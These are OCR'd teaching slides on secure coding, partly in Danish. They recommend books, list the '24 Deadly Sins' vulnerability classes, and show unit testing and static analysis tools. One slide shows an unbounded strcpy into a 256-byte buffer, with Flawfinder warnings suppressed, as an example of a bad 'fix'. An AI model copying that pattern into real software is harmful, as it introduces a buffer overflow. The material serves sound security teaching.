
http://svn.collab.net/repos/svn/trunk/contrib/hook-scripts/enforcer/enforcer

Example verify-po.py

```
#!/usr/bin/env python
"""This is a pre-commit hook that checks whether the contents
of PO files committed to the repository are encoded in UTF-8.
"""
```

http://svn.collab.net/repos/svn/trunk/tools/hook-scripts/verify-po.py


Design for security - more work



Security is cheapest and most effective when done during design phase.

Secure Coding starts with the design

Secure Coding: Principles and Practices af Mark G. Graff, Kenneth R. Van Wyk 2003



Architecture/design – while you are thinking about the application


Implementation – while you are writing the application

Operations – After the application is in production

Ca. 200 pages, very dense.

Sins in Software Security

24 Deadly Sins of Software Security af Michael Howard, David Leblanc, John Viega 2010



Should be mandatory reading for all developers

Authors have written other great books

This book is very precise and gives a good overview

Deadly Sins 1/2

Part I Web Application Sins 1-4

1) SQL Injection 2) Web Server-Related Vulnerabilities 3) Web Client-Related Vulnerabilities (XSS) 4) Use of Magic URLs, Predictable Cookies, and Hidden Form Fields

Part II Implementation Sins 5-18

5) Buffer Overruns, 6) Format String, 7) Integer Overflows, 8) C++ Catastrophes, 9) Catching Exceptions, 10) Command Injection 11) Failure to Handle Errors Correctly 12) Information Leakage 13) Race Conditions 14) Poor Usability 15) Not Updating Easily 16) Executing Code with Too Much Privilege 17) Failure to Protect Stored Data 18) The Sins of Mobile Code

Deadly Sins 2/2

Part III Cryptographic Sins 19-21


19) Use of Weak Password-Based System 20) Weak Random Numbers 21) Using Cryptography Incorrectly

Part IV Networking Sins 22-24

22) Failing to Protect Network Traffic, 23) Improper use of PKI, Especially SSL, 24) Trusting Network Name Resolution

Still want to program in C?

Testing - more work now, less work in the long run



Unit testing - low level / functions

```
public class TestAdder {
    public void testSum() {
        Adder adder = new AdderImpl();
        assert(adder.add(1, 1) == 2);
        assert(adder.add(1, 2) == 3);
        assert(adder.add(2, 2) == 4);
        assert(adder.add(0, 0) == 0);
        assert(adder.add(-1, -2) == -3);
        assert(adder.add(-1, 1) == 0);
        assert(adder.add(1234, 988) == 2222);
    }
}
```

Test individual functions

Example from http://en.wikipedia.org/wiki/Unit_testing

Avoid regressions, old errors reappearing

Analysis

Use tools for analysing code and applications

Typer af analyse

statisk analyse

finder fejl uden at køre programmet

typisk findes konstruktioner som indeholder fejl, brug af forkerte funktioner m.v.

dynamisk analyse

findes ved at køre programmet, typisk i et specielt miljø

Statiske analyseværktøjer

Flawfinder http://www.dwheeler.com/flawfinder/

RATS Rough Auditing Tool for Security, C, C++, Perl, PHP and Python

PMD static ruleset based Java

http://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis

A Fool with a Tool is still a Fool


1. Run tool
2. Fix problems
3. Rinse repeat

Fixing problems?

```
char tmp[256]; /* Flawfinder: ignore */
strcpy(tmp, pScreenSize); /* Flawfinder: ignore */
```

Eksempel fra http://www.dwheeler.com/flawfinder/


Exercise



Now lets do the exercise

Git hook 30 min

which is number **9** in the exercise PDF.



Now lets do the exercise

Trying PMD static analysis 30 min

which is number **10** in the exercise PDF.